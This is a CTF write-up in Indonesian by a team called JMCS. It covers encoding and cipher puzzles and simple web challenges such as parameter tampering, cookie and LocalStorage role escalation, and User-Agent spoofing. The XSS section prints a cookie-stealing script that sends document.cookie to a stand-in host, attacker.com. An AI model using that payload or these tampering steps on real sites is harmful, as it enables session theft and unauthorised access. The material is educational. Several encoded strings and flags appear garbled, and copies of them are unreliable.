



ID-Networkers
Indonesian IT Expert Factory

JMCS
Zero Fear Full Exploit.



ID-Networkers
Indonesian IT Expert Factory



Introduction Team

Nama Team : JMCS

Anggota : Haykal,Jovita,Raihan



Point : 720



Summary Findings Each Category

Category	Soal Selesai / Dari Soal yang ada	Point
Web Exploit	13/13	130
Other	1/2	10
Welcome Flag	1/1	10
Web 303	7/7	70
Cryptography	6/7	60
Log Analysis	9/9	90
Forensic	2/2	20
USB Forensic	8/8	80
Browser Forensic	10/10	100
Windows Forensic	15/15	150

Pengurangan Nilai : 0 Point



Detail Challenge Solved

Welcome Flag

Forgot Encode

Forgot Encode

10

sesorang menggunakan encoding untuk menyimpan rahasianya tapi dia melakukannya sambil berbincang dengan orang lain sehingga dia lupa.

bantu orang tersebut untuk menemukan rahasianya:

```
Vm0wd2VHUXhUWGhYV0d4VIYwZG9iMVJVU2pSVIzsbdNWMnQwYUZKc2NGWI  
WMMnQwYUZKc2NGWIzWM1lzWVRBeFdHVkVsBHB0TVZ  
wUVZrUkdXbVF5U2tWWGJHUnBWa1phTmxavVNqUIRNR  
FZ6VjI1V1ZXSlZXbFZWYYWs1dVsWmtjbFp0Um10TIYxSIIW  
bTAxVTJGR1NsbFJiRkpWVm0xb1ExUldXbXRXTVdSMFpFW  
mtUbUpGY0zsWFZFSlhWVEZSZUZOWWJGWmlSa3BoV1d  
0a2lyUnNiSEZTYlhSclZqQTFTbFI5TVVkkVWJGcFZWbXhvVj  
KSFVqWIViRnByVm1zeFzsZHJPVmRpU0VKWVYxZDRVMV  
p0VVhoaVJtUllZbXMxV1ZadGVFdE5SbkJXVmxFv2FGSXdjR  
WRaTudoVFYwWmFjMk5JUmxWV2JIQXpXWHBLUzFJeVjr  
ZFdiV2hvVFVoQ01sWnRNREZrTWsxM1RWWmtZVkpXV2x  
WWIZFNVRWREZhY1ZKcmRGUINIrvI6Vmxkek5WZEdXbf  
ZSYWxKV1RXcFdjbFI5TVV0VFJsWnpZVWRHVjWcldtOVdi  
R1EwVVRGYVZrMVZWazVTUkVFNQ==
```

Author: Rafly Permana

Pesan Encoding:

```
Vm0wd2VHUXhUWGhYV0d4VIYwZG9iMVJVU2pSVIzsbdNWMnQwYUZKc2NGWI  
ZWM1lzWVRBeFdHVkVsBHB0TVZwUVZrUkdXbVF5U2tWWGJHUnBWa1phTmxav  
VNqUIRNRFZ6VjI1V1ZXSlZXbFZWYYWs1dVsWmtjbFp0Um10TIYxSIIWbTAxVTJG  
R1NsbFJiRkpWVm0xb1ExUldXbXRXTVdSMFpFWmtUbUpGY0zsWFZFSlhWVEZS  
ZUZOWWJGWmlSa3BoV1d0a2lyUnNiSEZTYlhSclZqQTFTbFI5TVVkkVWJGcFZWbXhv  
VjJKSFVqWIViRnByVm1zeFzsZHJPVmRpU0VKWVYxZDRVMVp0VVhoaVJtUllZbXMx  
V1ZadGVFdE5SbkJXVmxFv2FGSXdjRWaTudoVFYwWmFjMk5JUmxWV2JIQXpXWHBLUzFJeVjr  
ZFdiV2hvVFVoQ01sWnRNREZrTWsxM1RWWmtZVkpXV2xWWIZFNVRWREZhY1ZKcmRGUINIrvI6Vmxkek5WZEdXbf  
ZSYWxKV1RXcFdjbFI5TVV0VFJsWnpZVWRHVjWcldtOVdiR1EwVVRGYVZrMVZWazVTUkVFNQ==
```



Analisis:

Dari soal kita bisa mengetahui bahwasannya encoding tersebut merupakan base64 encoding disini langsung saja kita coba decod sebanyak 7 kali karena kelihatan dari encoding tersebut seperti sebuah strin yang coba di encod berulang ulang kali Disini saya menggunakan burpsuite untuk sebagai decodernya

```
4E55b4X0/mmsJzFGSXdjRjWtRudojYwWmJzA5JUmoWj2jQxWtHBUJzIeV/r2fdr/2hvFjOQ01SwBtPEzTjWz4tRwWmt2/4qY02xWtZtNvRwREZb1y12KcmRGuWt4/mokek5WtEdx0FZtWtakjYRxdjbfstVv0/6InWnp2WtRt6jPrcdctQ/dR1EvjRGv7zLmz2Wa2tUk/tNc=
```



```
Fp2vnxoxV2/HujZubFprvmsxVdfOVd5cEjV1d4UjZtUxRtmRtYms1WVzTeENRtBvVtPwCdzMgntV0za2Nv9WbHa2Wtgc51/R6dwvWhotUkCMztnIDt4Mk13tV2k1VWWt2ESTVDFacVjdFrcbEtzVldzNvfdGwvRaizWtwpwch1yMUTR02z1UdGv2VwWm9WtG0UTFavk1Vv559e=
```



```
VzXV1tdfdhbEpWtRWtUoxSxVbFaYkdodlqRmtkv03jV21GtzuVlwbgR6t2kVtWk9WbHbxwwsVtQcbFd6lsYvmxCMFpVtVtRopGy0hsWFzJHFUjVp3yzjkR2FGvmtmMh82Vm01dzVmMvdarVzUtnst1zgRmtf3Vw5WfUQjRVMjVnV21ksfvsaGfWezoVld4QzVMuVNRD=
```



```
k1YkV0T1Yw6DZWbTVzU2Kn1z0TmFt3hEWkVad1dWvnrRxBTTvh8MvdyWmtWMUXy0VSt1lyURzbghyfkdwnNmFnTVXldzNvdyMuZOvlpWtRvd1IWwnNxvJ0ZUUsaGfHRXVlpqVzc2JgFVaOpvrm5wc01WZEVta3ROVfksfQnuk9XtB4U23kVmHUhavzhvWxCvU1EMD0=
```



```
VmpKv2Mxa3IPWFjhjTBId1ubENOVOl6VmSsSJ6vnNa5GxDZEzwVvVtaEpSMxAjWV2kV2RwCER02RTYhob1duc7zaMu5WvW5WtUfNjZvtUwYV2zWtRte5hbptWjZMvpstFhlaikloVnpMVde54DNV1HT0ROWUd5nd2bGRx2W1aUjBUD0=
```



```
VjWc1kyOxRaU0lwylChWzvnlR2vs2hCdFp1UmhRtp5YvdWdpvDNgSbxbhoWnpZtNVuk9yME5vUm5oavtTmxOalimVc1Zlx7BhvzfIwojKMWRGODNvM1JwIdVemzRPT0=
```



```
V2vhy2rZ580by83b3VylG9ldyBZxRhiGzyaWvuZC4grmshZzogSUROX0NURntrXJNjRfaWsfhWN0aW9uX2j1f83X3RpbtWvzfQ=
```



```
Welcome to your new meta friend. Flag: IDN_CTF{base64_in_action_but_7_times}
```

FLAG: IDN_CTF{base64_in_action_but_7_times}



Rot1Aoka

Rot1Aoka

10

Clue nya udah jelas kan?

VQA_SYNT{C3Z4A4F4A_QH1H_94F1u}

Author : Mohamad Fattyr

Dalam konteks CTF (Capture The Flag), cipher text adalah teks yang sudah *dienkripsi* sehingga tidak bisa langsung dibaca tanpa kunci atau metode dekripsi yang tepat. Cipher text biasanya muncul di challenge kategori *crypto*, dan peserta harus mencari cara untuk mengembalikan cipher text tersebut ke bentuk aslinya (*plain text*) untuk menemukan *flag*.

"Rot1Aoka" dan angka 1

- Ini sangat mungkin merujuk ke ROT1 (Caesar Cipher dengan rotasi 1 karakter).
- Jadi, isi **{C3Z4A4F4A_QH1H_94F1u}** kemungkinan perlu di-ROT1.

The screenshot shows a web-based ROT Cipher Decoder. At the top, it says "ROT CIPHER DECODER". Below that is a section labeled "★ ROTED TEXT" with a question mark icon, containing the text "VQA_SYNT{C3Z4A4F4A_QH1H_94F1u}". Below this is a large empty text area. Underneath is a section titled "AUTOMATIC DECRYPTION (BRUTE-FORCE)". It has a dropdown menu for "★ (EXPECTED) PLAINTEXT LANGUAGE" set to "English". To the right of the dropdown is a "DECRYPT" button with a yellow arrow icon. At the bottom of the page, there is a yellow banner with the text "WC_4ZAwP }" on the left and "IDN_FLAG{P3M4N4S4N_DU1U_94s1h}" in a blue box on the right. There are also some smaller numbers and letters at the very bottom of the page.

Flag : IDN_FLAG{P3M4N4S4N_DU1U_94s1h}



Classic Cryptography

Classic Cryptography

10

Cn knud bqxosnfqzogx. zmc sgd ekzf:
HCM_BSE{xzxx_xnt_zqd_fqdzs}

Author: Rafly Permana



Teks Enkripsi:

Cn knud bqxosnfqzogx. zmc sgd enkzf:
HCM_BSE{xzxx_xnt_zqd_fqdzs}



Analisis

Kalimat pertama menggunakan pola Caesar Cipher. Kita bisa coba ROT-1 (yaitu huruf digeser mundur 1 huruf).



ROT-1 dekripsi (geser maju 1 huruf):



Jadi kalimatnya adalah:

The screenshot shows two side-by-side tools from dCode. On the left, the 'CAESAR CIPHER' tool has the ciphertext 'Cn knud bqxosnfqzogx. zmc sgd ekzf: HCM_BSE{xzxx_xnt_zqd_fqdzs}' entered into the 'CAESAR SHIFTED CIPHERTEXT' field. Below it, the 'CAESAR CIPHER DECODER' tool shows the decrypted message: 'Do love cryptography. and the flag: IDN_CTF{yayy_you_are_great}'.

Flag : IDN_CTF{yayy_you_are_great}

Jadi Gini...

jadi gini...

ngomongin crypto, selain encryption itu ada apa lagi ya ?

Author: Aditya Firman Nugroho



Dalam konteks Capture The Flag (CTF), "crypto" atau kriptografi merujuk pada salah satu kategori tantangan yang berkaitan dengan enkripsi, dekripsi, dan analisis kriptografi. Tantangan crypto biasanya menguji pemahaman peserta terhadap konsep kriptografi klasik dan modern. Kalau disebut "crypto dalam gambar", bisa jadi maksudnya adalah data atau pesan tersembunyi dalam gambar.



Material.png

Tools yang digunakan dalam challenge ini adalah : <https://www.aperisolve.com/>

Flag : IDN CTF{W0W wh4T K03NC1D3CE}


User Guide

User Guide

FLAG

Clue untuk challenge CTF ini berasal dari file PDF user guide yang dibagikan oleh admin melalui grup WhatsApp. "User guide" di sini merujuk pada dokumen panduan pengguna yang biasanya berisi informasi cara penggunaan suatu sistem atau aplikasi.

Dalam konteks challenge ini, dokumen tersebut ternyata menyimpan petunjuk tersembunyi. Flag dapat ditemukan di bagian akhir PDF, namun tidak langsung terlihat karena ditulis menggunakan teks berwarna putih, sehingga tampak invisible di latar belakang putih dokumen.



Flag : IDN FLAG{makasih sudah baca quide}



Hidden Buy Flag

Hidden Buy Flag

10

Easy

Tim ID-Network baru saja membuat website, tetapi tim internal saja yang dapat masuk ke dalam website tersebut dengan pointing ke website (idn.id), kami menyuruh kalian para (Pentester) untuk mencoba menemukan celah disana dan masuk ke website tersebut. Didalam website tersebut kalian harus membeli sebuah Flag dengan harga 100000000.

[Website](#)

Author : Faiz Ahmad Habibi

CTF ini diselesaikan dengan:

1. Meng-intercept request POST, lalu mengganti nilai parameter `saldo` menjadi sangat besar (`1000000000`) agar cukup untuk membeli flag.
2. Memastikan header seperti `Referer` tetap valid (tidak memicu proteksi CSRF atau origin check).
3. Mengirim request ke server dan berhasil mendapatkan flag karena server tidak melakukan validasi di sisi server.

Request


```
Pretty Raw Hex
4 Content-Length: 9
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
0 Origin: https://ctf.solusiber.com
1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer: https://ctf.solusiber.com/buy_the_flag/
0 Accept-Encoding: gzip, deflate, br
1 Priority: u0, i
2
3 saldo=1000000000
```

Pengetahuan yang Dipelajari

Copyright © 2025, All rights reserved



- Pentingnya validasi sisi server (server-side validation).
- Bahaya jika hanya mengandalkan input dari client (client-side trust).
- Teknik dasar CTF: parameter tampering, HTTP request crafting, dan header manipulation.



Flag: IDN_FLAG{h3ader_wh1telist_4nd_p4r4m3ter_t4mp3r1ng_v3ryy_3zzz}



Pramuka

Pramuka
10

terjemahkan pesan tersebut. Format Flag

IDN_CTF{****}

Author : Mohamad Fattyr

Morse code adalah sistem penyandian yang menggunakan:

- Titik (.) dan
 - Garis (-)

Dalam kompetisi CTF (Capture The Flag), Morse code biasanya diberikan sebagai pesan yang disandikan.

Flag : IDN_CTF{M0RS3_C0D3_R19HT}



Kue Monster

Kue Monster

10

Kamu cuma dikasih kue biasa? Bosen. Upgrade kue-mu jadi kue sultan dan lihat apa yang bisa kamu lakukan! (Jangan makan beneran ya)

[Website](#)

Author : Rafly Permana

Tampilan website dari challenge ini :

```
user@ctf-web:~$ whoami
admin
user@ctf-web:~$ cat /flag
IDN_CTF{Y0u_@rE_TH@_C00K|e_M@st$r}

# Hint: Inspect your cookies. Something's not what it seems 🍪
```

Flag dari challenge ini berhasil ditemukan dengan memanfaatkan fitur *Inspect Element* pada web browser, kemudian saya mengubah nilai cookie `user` di bagian *Application* dari `guest` menjadi `admin`



```
admin
user@ctf-web:~$ cat /flag
IDN_CTF{Y0u_@rE_TH@C00K|e_M@st$r}
```

Name	Value	Domain	Path
session	d0c74c98-0e53-4423-8ef5-b97cf974ebd0.y-5YNql3Pm...	ctf.solusi...	/
user	%7B%22role%22%3A%22admin%22%7D	ctf.solusi...	/kue_m...

Flag : IDN_CTF{Y0u_@rE_TH@C00K|e_M@st\$r}



XSS

Xss

10

CURI!

[Website](#)

Author : Mohamad Fattyr

Tampilan website dari challenge :

The screenshot shows a web application interface. At the top center is the title "XSS Search Challenge" with a magnifying glass icon. Below it is a search bar containing the placeholder text "Type something suspicious...". To the right of the search bar is a blue "Search" button. Underneath the search bar is a large, empty input field. At the bottom of the page, there is a note with a lightbulb icon and the text "💡 Try to steal the flag using document.cookie".

Dalam challenge ini, saya mengeksplorasi kerentanan Cross-Site Scripting (XSS) dengan menyisipkan skrip berikut ke dalam form input:

```
<script>
  fetch("http://attacker.com/steal.php?c=" + document.cookie);
</script>
```



Skrip tersebut digunakan untuk mengirimkan cookie pengguna ke server eksterna. Setelah cookie berhasil diperoleh, saya mendapatkan flag dari challenge XSS.

Name	Value	Domain	Path	Expires /...	Size	Http
flag	IDN_FLAG{XSS_C00K13_ST34L3R}	ctf.solusi...	/super_c...	Session	32	
session	d0c74c98-0e53-4423-8ef5-b97cf974ebd0.y-5YNql3Pm...	ctf.solusi...	/	2025-05...	71	

Flag : [IDN_FLAG{XSS_C00K13_ST34L3R}](#)



QRIS

QRIS

10

2 kali

Author : Mohamad Fattyr

QR tersebut dipindai menggunakan: <https://scanqr.org/>



Forensic.jpg

Hasil Decrypt Pertama

Hasilnya bukan langsung flag, tapi berupa sebuah base64 string

The screenshot shows the ScanQR.org website. On the left, there's a 'Select QR Image' input field containing a QR code labeled 'forensic'. Below it, a note says 'All image types allowed.' At the bottom, a small note mentions 'Built with the most used and secure Google's Zxing library.' On the right, under 'Scanned Data', the base64 string 'U1VST1gwWk1RVWQ3VmmpOU04xOWxORk0zWDFJaE9VaFVmUT09' is displayed. A blue 'Copy Results' button is at the bottom.

The screenshot shows a 'Results' section with a base64 string 'U1VST1gwWk1R...T09' and its decoded version 'SUROX0ZMQd7VjNSN191NFM3X1IhouhufQ=='. To the right, a 'BASE64 DECODER' section shows the same string with the label '★ BASE 64 CIPHERTEXT' and the decoded output 'U1VST1gwWk1RVWQ3VmmpOU04xOWxORk0zWDFJaE9VaFVmUT09'.



Hasil Decrypt Kedua

Hasil decode kedua ini adalah flag asli

The screenshot shows the dCode BASE64 Coding tool interface. On the left, there's a search bar with placeholder text "e.g. type 'random'" and a browse tools link. Below it is a "Results" section containing the decoded flag: "IDN_FLAG{V3R7_e4S7_R!9HT}". On the right, the main panel is titled "BASE64 CODING" under "Informatics > Character Encoding > Base64 Coding". It has a "BASE64 DECODER" section with a text input field containing "SUROX0ZMQud7VjNSN19tNFM3X1IhOUhufQ==". Below this are mode selection options: "MODE" (radio button for "BASE64 (STANDARD RFC 4648)"), "BRUTEFORCE: TRY ALL BASE64 VARIANT (SEE FAQ)", and "NO CASING: UPPER-LOWERCASE IS WRONG/LOST (BRUTEFORCE MAX)".

Flag : IDN_FLAG{V3R7_e4S7_R!9HT}



Client-Side Privilege Escalation

Client-Side Privilege Escalation

10

[Website](#)

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan dari website :

Lab 5: Client-Side Privilege Escalation

Check your current role and try to access the protected content.

Current Role: admin

Show Protected Content

Hint: Try to manipulate your role by editing LocalStorage in the browser console.



Pada challenge ini, flag disembunyikan di balik sistem otorisasi berbasis *client-side*, di mana role pengguna disimpan pada *LocalStorage browser*. Secara default, pengguna diberikan role sebagai **guest**, sehingga akses ke flag dibatasi.

Menggunakan fitur DevTools => Application => LocalStorage, saya menemukan item bernama **role** dengan nilai **guest**. Saya mengubah nilai role dari **guest** menjadi **admin**.

The screenshot shows the browser's DevTools Application tab for the URL <https://ctf.solusiber.com>. The LocalStorage table displays the following data:

Key	Value
agent	hackme
broadcast	{"id":0.4121520401510159,"type":"ping"}
role	admin
unread_notifications	0

String flag yang muncul setelah eskalasi hak akses ternyata tersandi dalam format Base58.

The screenshot shows two websites side-by-side. On the left, the dCode website has a search bar for "IDN_FLAG{client_side_privilege_escalation}" and a results section showing the same string. On the right, the BASE 58 website has a decoder tool. Both sites show the decoded flag as `2DvT8boTciwZu4ZctauqBoqJaMKWk8xbK5mAmgPqCTjQ9NX2xGEGgGHXFA`.

Flag : IDN_FLAG{client_side_privilege_escalation}



Support Force


Support Force 10

Ini klub eksklusif buat agen rahasia. Browser biasa? Maaf, Anda tidak terdaftar. Tapi kalau kamu bisa pura-pura jadi "Agent hackme", pintu rahasia mungkin bakal terbuka buatmu.

[Website](#)

Author : Rafly Permana

Tampilan website :



Dalam tantangan ini, peserta diminta untuk menyelidiki perilaku jaringan saat mengakses sebuah halaman web. Challenge menyimpan petunjuk tersembunyi yang hanya akan muncul jika permintaan HTTP memiliki *User-Agent* tertentu.

Saat pertama kali membuka halaman challenge, tidak ada informasi mencurigakan yang terlihat. Namun, dengan membuka *Developer Tools* pada browser, dan memantau tab *Network*, ditemukan bahwa semua permintaan HTTP secara otomatis diubah oleh kondisi jaringan (network conditions) untuk menggunakan *User-Agent* bernama "*hackme*".



Server merespon dengan Flag berikut

The screenshot shows a browser developer tools interface. At the top, there's a modal window titled "Access Filtering" containing the flag "IDN_CTF{r7x9_uaSwitch_delta44}" in blue text. Below the modal, a hint says "Hint: Check your browser headers. Something isn't quite right...". The main developer tools area shows a network request with the URL "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36". Under the "Network conditions" tab, there's a dropdown menu set to "Custom..." with the value "hackme" entered. A link "User agent client hints" is also visible.

Flag : IDN_CTF{r7x9_uaSwitch_delta44}



DOM-Based XSS

DOM-Based XSS

10

[Website](#)

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin
dan solana

****Author: Rafly Permana ****

Tampilan website challenge :

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
  </head>
  <body> <div>
    <div class="container"> ...
      <script>
        function _0x3aee(){const _0x5e735d=
[<redacted>];
  [<redacted>];
  _0x3aee=function(){return _0x3aee();};function _0x3726(_0x12ff1,_0xf86640){const _0x3aee=_0x3aee();return _0x3726=function(_0x3726bf,_0x3fdf1){_0x3
  _0x11bd34=_0x3aee[_0x3726bf];return _0x11bd34;};
  _0x3726(_0x112ff1,_0xf86640);{_function(_0x1b4625,_0x51f589){const _0x4a9647=_0x3726,_0x1104=_0x1b4625();}while(!_[]){try{con
  parseInt(_0x4a9647(0x1ed))/0x2*~-parseInt(_0x4a9647(0x1ea))/0x3)+~-parseInt(_0x4a9647(0x1f5))/0x4+~-parseInt(_0x4a9647(0x1f2))/0x5+~-parseInt(_0x4a9647(0x1ee))/0x6+~-parseInt(_0x4a
  parseInt(_0x4a9647(0x1e9))/0x8)+~-parseInt(_0x4a9647(0x1eb))/0x9;if(_0x16aca4~~~_0x51f589)break;else _0xd01104[_push[_0xdb1104['shift']]});}catch(_0x3ab716){_0xdb1104[_push[_0
  _0x3aee,_0x3ca2e]];const FLAG="270fx9NE945YFuYFshctZGMU3hmkp7U7W587yKm";function greet(){const _0x146d3b=_0x3726,_0xb8b5d=document[_0x146d3b(0x1f4)];_nameInput[_0x146d3b
  (_0x146d3b(0x1f0));_0x3d5783[_0x146d3b(0x1f1)]=_0x146d3b(0x1e8)+_0x5b8b5d+_0x146d3b(0x1ef);}} = $0
</script>
```

Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekripsi menggunakan algoritma Base58 untuk memperoleh flag asli.



The screenshot shows two adjacent web pages. On the left is the dCode homepage, featuring a large green 'D CODE' logo at the top, followed by a search bar and a results section for the query 'IDN_CTF{dom_based_xss_executed}'. The results include a link to 'triv'. On the right is a page titled 'BASE 58' under the 'Mathematics > Arithmetics > Base 58' category. It features a sponsored image of a high-speed train and a 'BASE 58 DECODER' tool where the previously mentioned URL was pasted.

Flag : IDN_CTF{dom_based_xss_executed}



Unsafe eval()

Unsafe eval()

10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website :

The screenshot shows a browser window with the title 'Lab 2: Unsafe eval()'. Inside, there's a form with a text input labeled 'Enter JS code' containing the encoded JavaScript. A blue 'Run' button is below it, and a box labeled 'Result: undefined' is shown. At the bottom, a screenshot of the browser's developer tools Elements tab is displayed, showing the raw encoded code.

```
{const _0x3e58ed=0x27e6,_0x4f8372=0x34b111();while(!!![]){try{const _0x5460fa=parseInt(_0x3e68ed(0x17))/0x1*(parseInt(_0x3e68ed(0x17d))/0x2)+parseInt(_0x3e68ed(0x172))/0x3+parseInt(_0x3e68ed(0x17c))/0x6*parseInt(_0x3e68ed(0x182))/0x7)+parseInt(_0x3e68ed(0x17a))/0x8+parseInt(_0x3e68ed(0x177))/0x9*(-parseInt(_0x3e68ed(0x17e))/0xa);if(_0x5460fa==_0xshift')});}catch(_0x4f187){_0x4f8372['push'][_0x4f8372['shift']][]}]}(_0x5d37,_0x8542f);const FLAG='8K1l0QbVMPdiYxaREW9wJvcnBnKZnhn9VguP5y71veTjEc';function runCode(){const document['getElementsById'][_0x9c922(0x173)][_0x9c922c(0x180)],_0x3fd49c=document[_0x9c922c(0x176)][_0x9c922c(0x17b)];try{let fd49c[_0x9c922c(0x179)]=_0x9c922c(0x175)+_0x3bc687;catch(_0x1c7c4e){_0x3fd49c[_0x9c922c(0x179)]=Error:[_x20+_0x1c7c4e[_0x9c922c(0x174)]]}}function _0x27e6(_0xb1b2e9,_0x5a07e4){const _0x27e64e=_0x27e64e-_0x172;let _0x36499e=_0x5d375b[_0x27e64e];return _0x36499e,_0x27e6(_0xb1b2e9,_0x5a07e4);}function _0x5d37(){const _0x54d405f=84KeIDRc,'78191dc1c','3201516Gb-QPi','codeInput','message','Result:_x20',getElementById,'998CUKhq','2102405ftaDVA','textContent','6096936Nvsgwa','output','1686RdUkawj','2-QBSXH'5d37();}--$0
```

Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.



